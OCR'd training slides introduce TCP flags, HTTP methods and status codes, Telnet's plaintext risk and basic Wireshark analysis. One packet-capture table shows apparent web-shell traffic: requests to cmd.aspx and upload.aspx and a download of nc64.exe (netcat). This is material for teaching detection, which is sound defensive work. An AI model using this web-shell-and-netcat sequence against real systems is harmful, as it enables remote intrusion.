
Network Fundamentals

TCP Three-way handshake

Acronym	Name	Meaning
SYN	Synchronization	Used to create a TCP Connection
ACK	Acknowledgement	Used to acknowledge the reception of data or synchronization packets
PSH	Push	Instruct the network stacks to bypass buffering
URG	Urgent	Indicates out-of-band data that must be processed by the network stacks before normal data
FIN	Finish	Gracefully terminate TCP connection
RST	Reset	Immediately terminate the connection and drop any in-transmit data

Network Fundamentals

HTTP (Hypertext Transfer Protocol)



Source	Destination	Protoc	Lengt	Info
[redacted]	22.22.22.5	HTTP	481	GET / HTTP/1.1
22.22.22.5	22.22.22.7	HTTP	251	GET /JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.tx
22.22.22.5	22.22.22.7	HTTP	204	GET /JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.tx
22.22.22.7	22.22.22.5	HTTP	403	GET /cmd.aspx HTTP/1.1
22.22.22.5	22.22.22.7	HTTP	215	GET /nc64.exe HTTP/1.1
22.22.22.5	22.22.22.7	HTTP	168	GET /nc64.exe HTTP/1.1
22.22.22.7	22.22.22.5	HTTP	406	GET /upload.aspx HTTP/1.1
22.22.22.7	22.22.22.5	HTTP	430	GET /welcome.png HTTP/1.1
22.22.22.7	22.22.22.5	HTTP	66	HTTP/1.0 200 OK (application/x-msdos-program)
22.22.22.7	22.22.22.5	HTTP	66	HTTP/1.0 200 OK (application/x-msdos-program)
22.22.22.7	22.22.22.5	HTTP	65	HTTP/1.0 200 OK (text/plain)
22.22.22.7	22.22.22.5	HTTP	65	HTTP/1.0 200 OK (text/plain)
22.22.22.5	22.22.22.7	HTTP	877	HTTP/1.1 200 OK (text/html)
22.22.22.5	22.22.22.7	HTTP	646	HTTP/1.1 200 OK (text/html)
22.22.22.5	22.22.22.7	HTTP	1203	HTTP/1.1 200 OK (text/html)
22.22.22.5	22.22.22.7	HTTP	1557	HTTP/1.1 200 OK (text/html)
22.22.22.5	22.22.22.7	HTTP	277	HTTP/1.1 304 Not Modified
22.22.22.5	22.22.22.7	HTTP	276	HTTP/1.1 304 Not Modified
22.22.22.7	22.22.22.5	HTTP	851	POST /cmd.aspx HTTP/1.1 (application/x-www-form
22.22.22.7	22.22.22.5	HTTP	996	POST /cmd.aspx HTTP/1.1 (application/x-www-form
22.22.22.7	22.22.22.5	HTTP	1067	POST /upload.aspx?operation=upload HTTP/1.1


Source address

HTTP is the protocol for application when user browsers (unsecured) on the Internet. HTTP uses a request/response model

HTTP uses port 80
HTTPS uses port 443


Network Fundamentals

HTTP (Hypertext Transfer Protocol)



Network Fundamentals

HTTP (Hypertext Transfer Protocol)



GET: Retrieves information defined by the URI (Uniform Resource Indicator) field

HEAD: Retrieves the meta data related to the desired URI

POST: Sends data to the HTTP server

OPTIONS: Determines the options associated with a resource

PUT: Sends data to the HTTP server

DELETE: Deletes the resource defined by the URI

TRACE: Invokes a remote loopback so the client can see what the server received from the client; this is rarely seen as many
companies disable this to protect against a Cross-Site Tracing vulnerability

CONNECT: Connects to a proxy device

Network Fundamentals


HTTP (Hypertext Transfer Protocol)

Block	Group Name	What the server actually means
100–199	Informational responses	Hold on
200–299	Successful responses	Here you go
300–399	Redirects	Go away
400–499	Client errors	You messed up
500–599	Server errors	I messed up

1xx—Informational: The server has not fully completed the request, it is still thinking and is in a transitional phase
2xx—Successful: The server has successfully completed the request
3xx—Redirects: This block is for redirections, it means you requested an address but you were sent somewhere else
4xx—Client Errors: There is some error from your side
5xx—Server Errors: There is some error on the server-side.

Network Fundamentals

Telnet




Telnet is a network protocol used to remotely access devices over a command-line interface

Operates over TCP port 23.

Often used to manage routers, switches, and servers

Network Fundamentals

Telnet




All data transmitted using telnet protocol in unencrypted, which can be view in plaintext

This makes it expose credentials, backdoors or interactive sessions in packet captures


Now is replaced by SSH with port 22

Getting Started with Wireshark




List of network connections for monitoring

Getting Started with Wireshark





Getting Started with Wireshark




Getting Started with Wireshark

Searching specific strings:






Also for different type:



Getting Started with Wireshark




Shows protocols dominates the traffic

Shows who is talking to whom and how much data is exchanged

List all devices (IP/MAC address)

Getting Started with Wireshark


Wireshark · Protocol Hierarchy Statistics · http.cap


Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	43	100.0	25091	6604	0	0	0	43
Ethernet	100.0	43	2.4	602	158	0	0	0	43
Internet Protocol Version 4	100.0	43	3.4	860	226	0	0	0	43
User Datagram Protocol	4.7	2	0.1	16	4	0	0	0	2
Domain Name System	4.7	2	0.8	193	50	2	193	50	2
Transmission Control Protocol	95.3	41	3.3	836	220	37	756	198	41
Hypertext Transfer Protocol	9.3	4	7.2	1812	476	2	1200	315	4
Line-based text data	2.3	1	14.4	3608	949	1	3608	949	1
eXtensible Markup Language	2.3	1	72.0	18070	4756	1	18070	4756	1

Purpose:

- Observe which protocol dominate the most in the pcap
- Understand how much data each protocol generates
- Quickly spot suspicious traffic (Example: High ICMP traffic maybe indicate networking scanning)

We should pay more closer attention to Layer 4 to Layer 7 (Transport, Session, Presentation, Application), as these layers carry to actual content and data for analysis.

Getting Started with Wireshark




Column	Meaning	Usage
Address A/B	Source/Destination IPs	Identify who is talking to whom
Packets/Bytes	Total packets & data exchanged	Analyze traffic volume
Duration	How long conversation lasted	Short = scan ? Long = session ?

We can able to identify suspicious hosts which perform unusual network activity by examining the number of packets and size, the duration and also which endpoints communicating to it.


To add with TCP/UDP, we can identify which port is being used

Getting Started with Wireshark



